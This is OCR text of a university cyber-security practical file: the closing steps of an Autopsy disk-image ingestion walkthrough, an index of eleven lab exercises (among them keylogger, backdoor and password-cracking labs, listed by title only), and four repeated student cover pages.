
Step 4: Choose the required data source type, in this case Disk Image and click on Next.




Step 5: Give path of the data source and click on Next.




Step 6: Select the required modules and click on Next.



Step 7: After the data source has been added, click on Finish.



Step 8: You reach here once all the modules have been ingested. You can begin begin investigating but wait until analysis and integrity check is complete.



Index

S. No	Title	Sign
1	Create a Client/Server Program. The Client/Server had a message signed by him but says he did not sign that message digitally. Investigate whether the Client/Server has actually signed the document or not by implementing it with a digital signature.	
2	To Perform the following Networking commands using Linux(Kali or Parrot OS): Ifconfig Ip Traceroute Tracepath Ping Netstat Nslookup Route Host ARP Iwconfig Hostname Whois	
3	Analyze live network packets using WIRESHARK and Describe the different sets of protocols used.	
4	To perform the Log analysis using SPLUNK Tool.	
5	Study the framework of OSSIM, OSSEC, and WAZUH for SIEM.	
6	Implement a Key logger and deploy it in a Linux-based virtual machine. After deploying, analyze the keystroke pattern of the virtual machine.	
7	Simulate a DDoS attack using NS-2 Simulator.	
8	Create a Backdoor using Kali Linux in a virtual environment (for security purposes only)	
9	Perform Web pen-testing using burpsuite tool.	
10	Perform the password cracking on encrypted files using John the ripper/HashCat tool.	
11	Study the AUTOPSY Framework for Digital forensics and also perform digital acquisition of digital drive.	

Practical File

Cyber Security
(ITMDE08)

Master of Technology

in

Mobile Communication and Network Technology

By:

Chander Shekhar
2023PMN4225

Submitted to:
Devender Kumar

Practical File

Cyber Security
(ITMDE08)

Master of Technology

in

Mobile Communication and Network Technology

By:

Akash Malik
2023PMN4216

Submitted to:
Devender Kumar

Practical File

Cyber Security
(ITMDE08)

Master of Technology

in

Mobile Communication and Network Technology

By:

Aishwarya Katyal
2023PMN4209

Submitted to:
Devender Kumar

Practical File

Cyber Security
(ITMDE08)

Master of Technology

in

Mobile Communication and Network Technology

By:

Deepa
2023PMN4220

Submitted to:
Devender Kumar